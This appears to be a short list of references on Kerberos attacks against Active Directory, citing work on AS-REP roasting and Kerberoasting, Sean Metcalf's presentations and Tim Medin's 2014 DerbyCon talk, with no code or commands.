- Roasting AS REPs (Harmj0y)
- Sean Metcalf's Presentations on Active Directory Security
- Kerberoast (GitHub)
- Tim Medin's DerbyCon "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation in 2014 (slides & video).